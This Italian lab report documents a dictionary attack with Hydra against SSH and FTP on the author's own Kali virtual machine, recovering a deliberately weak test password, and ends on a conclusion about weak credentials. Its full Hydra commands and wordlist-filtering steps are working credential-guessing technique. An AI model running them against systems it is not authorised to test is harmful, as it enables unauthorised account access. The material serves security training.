BRUTE FORCE BY HYDRA

Executive Summary

- L’obiettivo del progetto (es. “simulare un attacco a forza bruta su un servizio di autenticazione per comprendere le vulnerabilità legate a credenziali deboli”).

- Gli strumenti usati (Hydra, Seclists, Kali Linux).


- I risultati chiave (es. “Hydra ha identificato correttamente la password debole testpass, dimostrando la necessità di politiche di password robuste e protezione da brute force”).

- Le raccomandazioni principali (es. “abilitare fail2ban, limitare i tentativi di login, imporre password complesse”).

Brute Force SSH service

È stato configurato un nuovo utente “test_user” su Kali Linux con password “testpass”. Successivamente è stato attivato il servizio SSH tramite il comando sudo service ssh start. Dopo aver verificato il corretto funzionamento della connessione SSH, è stato avviato l’attacco con Hydra utilizzando una wordlist di Seclists.

Creazione Utente:




```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
sudo: 1 incorrect password attempt

┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
warn: `/bin/passwd test_user' failed with status 10. Continuing.
warn: wrong password given or password retyped incorrectly
Try again? [y/N] y
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []: test_user
        Room Number []: 0
        Work Phone []: 0
        Home Phone []: 0
        Other []:
Is the information correct? [Y/n] y

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

Login con User di test




```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:EP++vbNk+ks+LEYQU/2Ucp2ebgCNUAOWRwSGR1/5Cok.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
test_user@10.0.2.15's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ 
```

Installazione Seclists:




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1561
  Download size: 545 MB
  Space needed: 1,935 MB / 48.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 545 MB in 29s (18.7 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 436935 files and directories currently installed.)
Preparing to unpack .../seclists_2025.3-0kali1_all.deb ...
Unpacking seclists (2025.3-0kali1) ...
^[[B^[[B^[[B^[[B^[[B^[[BSetting up seclists (2025.3-0kali1) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for wordlists (2023.2.0) ...
```

SecLists è lo strumento di supporto per i tester di sicurezza. Si tratta di una raccolta di diversi tipi di elenchi utilizzati durante le valutazioni di sicurezza, raccolti in un unico posto. I tipi di elenco includono nomi utente, password, URL, modelli di dati sensibili, payload di fuzzing, web shell e molto altro.

Git Hub Reference:




About SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

This project is maintained by Daniel Miessler, Jason Haddix, Ignacio Portal and g0tmi1k.


Siccome sapevamo alcune informazioni sulle credenziali dell’utente per accorciare i tempi di sessione brute force tramite hydra, abbiamo ridotto la finestra dei record nella lista di SecList tramite i seguenti comandi:

Sanificazione della lista deli utenti comuni:




```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt
```

Sanificazione della lista delle pass comuni:



```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt
```

Esecuzione BruteForce Tramite Hydra:




```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt ssh://10.0.2.15 -t 4 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 15:29:50
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to p
revent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://test_user@10.0.2.15:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.15:22
[22][ssh] host: 10.0.2.15   login: test_user   password: testpass
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[STATUS] attack finished for 10.0.2.15 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 15:30:12
```

Brute Force FTP service

È stato installato il server FTP **vsftpd** su Kali Linux tramite apt install vsftpd, completando correttamente il download e la configurazione del pacchetto.
L’output conferma l’avvenuta installazione e segnala un avviso relativo ai percorsi legacy di runtime (/var/run), senza impedire il setup del servizio.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1561
  Download size: 145 kB
  Space needed: 356 kB / 46.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.4 [145 kB]
Fetched 145 kB in 0s (338 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 443257 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.4_amd64.deb ...
Unpacking vsftpd (3.0.5-0.4) ...
Setting up vsftpd (3.0.5-0.4) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/e
/run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...
```

Lo stato del servizio mostra **vsftpd attivo e in esecuzione** (“active (running)”), quindi pronto a ricevere connessioni FTP.

È stato poi eseguito un test di autenticazione a dizionario con Hydra: l’output evidenzia una combinazione valida trovata (**login: test_user / password: testpass**), dimostrando l’efficacia dell’attacco in presenza di credenziali deboli.



```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-01-16 15:34:30 CET; 4min 29s ago
 Invocation: 4b4e2c7ef4384544a21a6e2ea7eaa505
    Process: 8097 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 8098 (vsftpd)
      Tasks: 1 (limit: 6957)
     Memory: 904K (peak: 1.7M)
        CPU: 13ms
     CGroup: /system.slice/vsftpd.service
             └─8098 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 16 15:34:30 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jan 16 15:34:30 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

┌──(kali㉿kali)-[~]
└─$ sudo hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt ftp://10.0.2.15 -t 4 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 15:39:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 10.0.2.15   login: test_user   password: testpass
[STATUS] attack finished for 10.0.2.15 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 15:39:35
```

Raccomandazione & conclusione

Conclusione

L’attività di laboratorio ha dimostrato come servizi di rete comuni, quali **SSH e FTP**, se configurati con credenziali deboli e privi di meccanismi di protezione aggiuntivi, siano altamente vulnerabili ad attacchi di tipo **brute force e dictionary attack**. L’utilizzo di Hydra ha permesso di individuare con successo le credenziali valide, evidenziando come un attaccante possa ottenere accesso non autorizzato al sistema con un impatto critico sulla riservatezza e sull’integrità delle risorse.

Raccomandazioni

